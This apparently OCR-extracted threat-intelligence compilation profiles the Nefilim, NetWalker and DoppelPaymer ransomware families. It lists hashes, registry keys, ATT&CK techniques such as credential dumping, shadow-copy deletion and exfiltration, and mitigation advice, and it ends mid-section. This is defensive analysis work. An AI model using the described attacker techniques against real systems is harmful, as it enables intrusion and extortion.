
Ransomware Execution

The Nefilim malware uses AES-128 encryption to lock files and their blackmail payments are made via email. After encryption, it dropped the ransomware note by named 'NEFILIM-DECRYPT.txt'. All files are encrypted with the extension of (.NEFILIM). It appends AES encrypted key at end of the encrypted file. This AES encryption key will then be encrypted by an RSA-2048 public key that is embedded in the ransomware executable. In addition to the encrypted AES key, the ransomware will also add the "NEFILIM" string as a file marker to all encrypted files.

INDICATORS OF COMPROMISE

SHA256	Detection Name
08c7dfde13ade4b13350ae290616d7c2f4a87cbeac9a3886e90a175ee40fb641	Ransom.Win32.NEFILIM.A
205ddcd3469193139e4b93c8f76ed6bdbbf5108e7bcd51b48753c22ee6202765	Ransom.Win32.NEFILIM.D
5da71f76b9caea411658b43370af339ca20d419670c755b9c1bfc263b78f07f1	Ransom.Win32.NEFILIM.D
7a73032ece59af3316c4a64490344ee111e4cb06aaf00b4a96c10adfdd655599	Ransom.Win32.NEFILIM.C
eacbf729bb96cf2eddac62806a555309d08a705f6084dd98c7cf93503927c34f	Ransom.Win32.NEFILIM.G
ee9ea85d37aa3a6bdc49a6edf39403d041f2155d724bd0659e6884746ea3a250	Trojan.Win64.NEFILIM.A
f51f128bca4dc6b0aa2355907998758a2e3ac808f14c30eb0b0902f71b04e3d5	Ransom.Win32.NEFILIM.D
fdaefa45c8679a161c6590b8f5bb735c12c9768172f81c930bb68c93a53002f7	Ransom.Win32.NEFILIM.D

TACTICS, TECHNIQUES & PRACTICES



T1595.002:
Active Scanning: Vulnerability Scanning

- Attackers actively scan for internet-facing hosts that are vulnerable to recently disclosed exploits.

T1133:
External Remote Services

- Attackers gain initial access using valid accounts that have been exposed via services such as RDP, VPN, Citrix, or similar services.

T1608:
Stage Capabilities

- Adversaries may upload, install, or otherwise set up capabilities that can be used during targeting.

T1068:
Exploitation for Privilege Escalation

- Attackers exploit known vulnerabilities to elevate privileges to perform administrative actions or actions requiring elevated privileges

T1003.001
OS Credential Dumping: LSASS Memory

- Attackers dump and use credentials to gain access to additional parts of the internal network after gaining initial access. It is also subsequently used for lateral movement. Look for evidence/artefacts indicating the use of such techniques.

T1550:
Use Alternate Authentication Material
Attackers can use Mimikatz to dump hashes, tickets, or plain text passwords.
Lateral Tool Transfer
Attackers can deploy tools within systems to aid in lateral movement. This includes tools such as PsExec, Bloodhound, and AdFind.

T1083:
File and Directory Discovery

- Adversaries may enumerate files and directories or may search in specific locations of a host or network share for certain information within a file system.

T1120:
Peripheral Device Discovery

- Adversaries may attempt to gather information about attached peripheral devices and components connected to a computer system.

T1135:

Network Share Discovery

- Adversaries may look for folders and drives shared on remote systems as a means of identifying sources of information to gather as a precursor for Collection and to identify potential systems of interest for Lateral Movement.

T1020:
Automated Exfiltration

- Adversaries may exfiltrate data, such as sensitive documents, through the use of automated processing after being gathered during Collection.

T1041:
Exfiltration Over C2 Channel

- Adversaries may steal data by exfiltrating it over an existing command and control channel. Stolen data is encoded into the normal communications channel using the same protocol as command and control communications.

T1030:
Data Transfer Size Limits

- An adversary may exfiltrate data in fixed size chunks instead of whole files or limit packet sizes below certain thresholds. This approach may be used to avoid triggering network data transfer threshold alerts.

T1567:
Exfiltration Over Web Services

- Adversaries may use an existing, legitimate external Web service to exfiltrate data rather than their primary command and control channel. Popular Web services acting as an exfiltration mechanism may give a significant amount of cover due to the likelihood that hosts within a network are already communicating with them prior to compromise. Firewall rules may also already exist to permit traffic to these services.

T1059:
Command and Scripting Interpreter

- Adversaries may abuse command and script interpreters to execute commands, scripts, or binaries.

T1486:
Data Encrypted for Impact

- Adversaries may encrypt data on target systems or on large numbers of systems in a network to interrupt availability to system and network resources.

T1489:
Service Stop

- Adversaries may stop or disable services on a system to render those services unavailable to legitimate users

MITIGATION PLAN

.

1. NEFILIM is a newly emerged ransomware and is most likely distributed through exposed Remote Desktop Protocol (RDP).

2. It uses several other ways to penetrate into IT systems, including:

- Spam emails
- P2P file sharing
- Free software
- Malicious websites
- Torrent websites

Steps to mitigate:-

- Make sure your RDP connection is not open to the internet. If not using RDP, close TCP Port 3389 on the computers. Enable network level authentication for RDP.
- Block the IoCs in the corresponding security devices.
- In order to protect the systems from ransomware in general, it is important that users use good computing habits and security software. First and foremost, always have a reliable and tested backup of the data that can be restored in the case of an emergency.
- Make sure that all systems and software are updated with relevant security patches.
- Do not open emails and mail attachments from unknown people.
- Do not download or use software cracks and illegal software.

Ransomware attacks have become pervasive enough – and the ransom payments regular enough – that businesses are getting vulnerable when it comes to dealing with attackers that wipe

sensitive files locked down during a ransomware attack. There are no great choices, but businesses can always take preventive steps, strengthen cyber defense, and become resilient.

NETWALKER RANSOMWARE

REQUIREMENT GATHERING

This ransomware is also known as Mailto. Netwalker is one of the latest variations of the ransomware family. Governmental agencies, healthcare organisations, corporations, remote employees are targeted by NetWalker-using attackers.

NetWalker uses the network of the victim to encrypt all Windows devices. It uses a configuration including ransom note and file names.

According to the cybersecurity researchers, NetWalker follows two different ways to attack. Those are:-


A) Coronavirus phishing mail.

B) executable files that spread through networks.

NetWalker is one of the most destructive malicious software in the Ransomware attacks 2020-2021 list.

ATTACK FLOW

NetWalker ransomware uses advanced encryption techniques to target Windows-based systems. Attackers are leveraging interest in the COVID-19 pandemic to spread the virus through email communications.



Business Insider


The attackers are broadening their approach through Ransomware as a Service (RaaS) to partner with other cybercriminals. The VBS (visual basic scripting) executes when an email is opened by the user. Hackers are also exploiting Virtual Private Networks (VPNs), web application interface components, and weak credentials for Remote Desktop Protocol (RDP) connections.

What can you do to prevent and/or prepare for an attack?


1. Be sure to back up your most important data regularly. Backups should be stored in places not accessible via your network connection or should use network segmentation to limit access. Investigate cloud or off-site tape options. In addition,

backups should be periodically tested to make sure they are complete and the data is accessible. Ensure there is a complete inventory of assets and their backup locations.

2. Ensure your business continuity and disaster recovery plans include strategies for ransomware attacks and that these are tested regularly.




Comprehensive Emergency Management Program



Continuity of Court Operations

3. Be sure your operating systems, browsers, and all other software are up to-date. Otherwise, they may not have the latest security patches.
4. Update patches on hardware devices, especially those that are part of critical infrastructure.
5. Make sure your antivirus software and malware definitions are updated daily and as indicated by your software provider.
6. Update spam settings to block attachments with an .exe, vbs, or scr extension. Also beware of Microsoft attachments that may contain macros.
7. Educate users on the dangers of opening emails from unknown senders, as well as emails with suspicious subjects that may seem like they are from within the organization or from acquaintances.
8. Educate users not to click on links that seem suspicious. Increasingly, these may be provided through social networks or mobile device messengers.
9. Inform users how to report suspicious emails, activities, or other security concerns so they can be investigated promptly.

10. Keep the Windows firewalls turned on and properly configured at all times. Disable unnecessary features such as Windows Script Host, Windows PowerShell, Windows Volume Shadow Copy, etc., as these can be exploited by a virus. Consider disabling AutoPlay and File Sharing unless they are needed. Set group policies to prevent users from altering system settings.
11. 

TechRepublicViruses are most often dropped in ProgramData, AppData, Temp, and Windows\SysWow. Consider policies that prevent executables from running when in these directories.
12. Disable remote desktop protocol (RDP) on desktops unless it is necessary for business operations. This may be exploited to infect systems. Explore other methods of accessing needed resources remotely.
13. Consider additional firewall protection. Keep aware of and block known malicious IP addresses and utilize services that update blacklists. You can find options for providers of these lists at https://zeltser.com/malicious-ip-blocklists/.

14. Implement security-based network segmentation and consider a network-based intrusion detection system (IDS).
15. Carefully monitor Bluetooth and wireless connections for suspicious activity. Bluetooth may be exploited through a **B**luetooth **I**mpersonation **A**ttack**S**(BIAS) and wireless may provide opportunities through a Rogue Access Point.
16. Have a communication strategy prepared in advance. Have cybersecurity legal expertise identified to help guide communications and address legal and ethical context for addressing the public, stakeholders, and internal staff

INDICATORS OF COMPROMISE

Registry Keys

```
HKCU\software\Microsoft\Windows\CurrentVersion\Run\56f13af3 [1]

HKCU\software\classes\virtualstore\machine\software\
```

1. `"56f13af3"-8` Randomized characters.

Payload instance locations C:

```
\User\AppData\Local\Temp\***.exe
C:\User\Appdata\Roaming\***\***.exe
```

Ransom note names {ID}-Readme.txt (e.g.58f13-Readme.txt)


Emails related to the attacker

```
{Random}@cock.li {Random}@tuta.io
```

SHA256

- `ad8d379a4431cabd079a1c34add903451e11f06652fe28d3f3edb6c469c43893`
- `f69fb7049f7a75f75c3a6bba86741b8ccdd28dbf7fe65bc0c7700c3905447512`
- `d950a94534123202aa308f22d6c3d33f71af884d5556671a2b7f6ba8994cc995`
- `1f327163478eff3a64a7af170098c10a482df67fd9454b5f64078be516b200f1`
- `9f9027b5db5c408ee43ef2a7c7dd1aecbdb244ef6b16d9aafb599e8c40368967`
- `8639825230d5504fd8126ed55b2d7aeb72944ffe17e762801aab8d4f8f880160`
- `c414bbb789af8e3fb93b33344b31f1991582ec0f06558b29a3178d2b02465c72`
- `De04d2402154f676f757cf1380671f396f3fc9f7dbb683d9461edd2718c4e09d`

TACTICS, TECHNIQUES & PRACTICES



T1059. 001

- Command and Scripting Interpreter: PowerShell
- Netwalker has been written in PowerShell and executed directly in memory, avoiding detection.

T1059 .003

- Command and Scripting Interpreter: Windows Command Shell
- Operators deploying Netwalker have used batch scripts to retrieve the Netwalker payload

T1486

- Data Encrypted for Impact
- Netwalker can encrypt files on infected machines to extort victims.

T1140

- Deobfuscate/Decode Files or Information
- Netwalker's PowerShell script can decode and decrypt multiple layers of obfuscation, leading to the Netwalker DLL being loaded into memory.

T1562 .001

- Impair Defenses: Disable or Modify Tools
- Netwalker can detect and terminate active security software-related processes on infected systems.

T1105

- Ingress Tool Transfer
- Operators deploying Netwalker have used psexec and certutil to retrieve the Netwalker payload

T1490

- Inhibit System Recovery
- Netwalker can delete the infected system's Shadow Volumes to prevent recovery.

T1570

- Lateral Tool Transfer
- Operators deploying Netwalker have used psexec to copy the Netwalker payload across accessible systems.

T1112

- Modify Registry
- Netwalker can add the following registry entry: `HKEY_CURRENT_USER\SOFTWARE{{8 random characters}}`

T1106

- Native API
- Netwalker can use Windows API functions to inject the ransomware DLL.
-

T1027

- Obfuscated Files or Information
- Netwalker's PowerShell script has been obfuscated with multiple layers including base64 and hexadecimal encoding and XOR-encryption, as well as obfuscated PowerShell functions and variables. Netwalker's DLL has also been embedded within the PowerShell script in hex format.

T1055 .001

- Process Injection: Dynamic-link Library Injection
- The Netwalker DLL has been injected reflectively into the memory of a legitimate running process.

T1489

- Service Stop
- Netwalker can terminate system processes and services, some of which relate to backup software.

T1518 .001

- Software Discovery: Security Software Discovery
- Netwalker can detect and terminate active security software-related processes on infected systems.

T1047

- Windows Management Instrumentation
- Netwalker can use WMI to delete Shadow Volumes.

MITIGATION PLAN

Having the right detection in place is a crucial step toward protecting your organization from ransomware. Equally important, however, is ensuring that if ransomware does evade initial detection, its impact is minimal. Organizations can do this by minimizing the data they have exposed, thereby limiting the data that can be encrypted or stolen. Varonis reveals where data is overly accessible and automates processes to lock it down so you can not only limit your attack surface but also limit the damage a ransomware infection can do.

If you suspect that you have been a victim of the Netwalker Ransomware, act quickly. Run a query for all the file accesses and modifications made by any user over any period of time to pinpoint affected files and restore the correct versions. You can also call on our world-class Incident Response Team for help investigating an incident for free.

Ransomware has become more sophisticated and harder to detect. Organizations need to proactively limit their attack surface and put in place effective detection methods to stay ahead. Varonis has extensive experience in detecting and preventing ransomware infections. To see where you might be vulnerable and gauge your readiness for a potential attack, sign up for a free ransomware preparedness assessment. We'll provide you with a detailed report customized to your environment and can discuss remediation steps you can take to better protect your organization from a damaging attack.

DOPPLE PAYMER RANSOMWARE

REQUIREMENT GATHERING

DoppelPaymer Ransomware and its variations first appeared in April 2019, targeted its first victims in June 2019. The first variation that appeared with the intention of testing, did not have malicious intentions.

Until now, 8 different variations have been discovered; and it has been verified that there are 3 confirmed victims and cybercriminals have made a profit of 142 Bitcoins. Considering the fluctuations in exchange differences between the American Dollar and Bitcoin, they have made about 1,200,000 dollars.

DoppelPaymer ransomware leaves a note for its victims after encrypting their files. This note has similar motives to the note that was left in 2018 by BİTPaymer. The note includes not only the amount of ransom but also a keyword that has a URL and DATA that one can access through TOR.

The Payment portal of DoppelPaymer is almost the same as the payment portal of BitPaymer. In the portal, one can see the amount of ransom, the countdown, and the bitcoin wallet address.

ATTACK FLOW

An Overview of the DoppelPaymer Ransomware

In early December 2020, the FBI issued a warning regarding DoppelPaymer, a ransomware family that first appeared in 2019. Its activities continued throughout 2020, including incidents that left its victims struggling to properly carry out their operations.

What is DoppelPaymer?

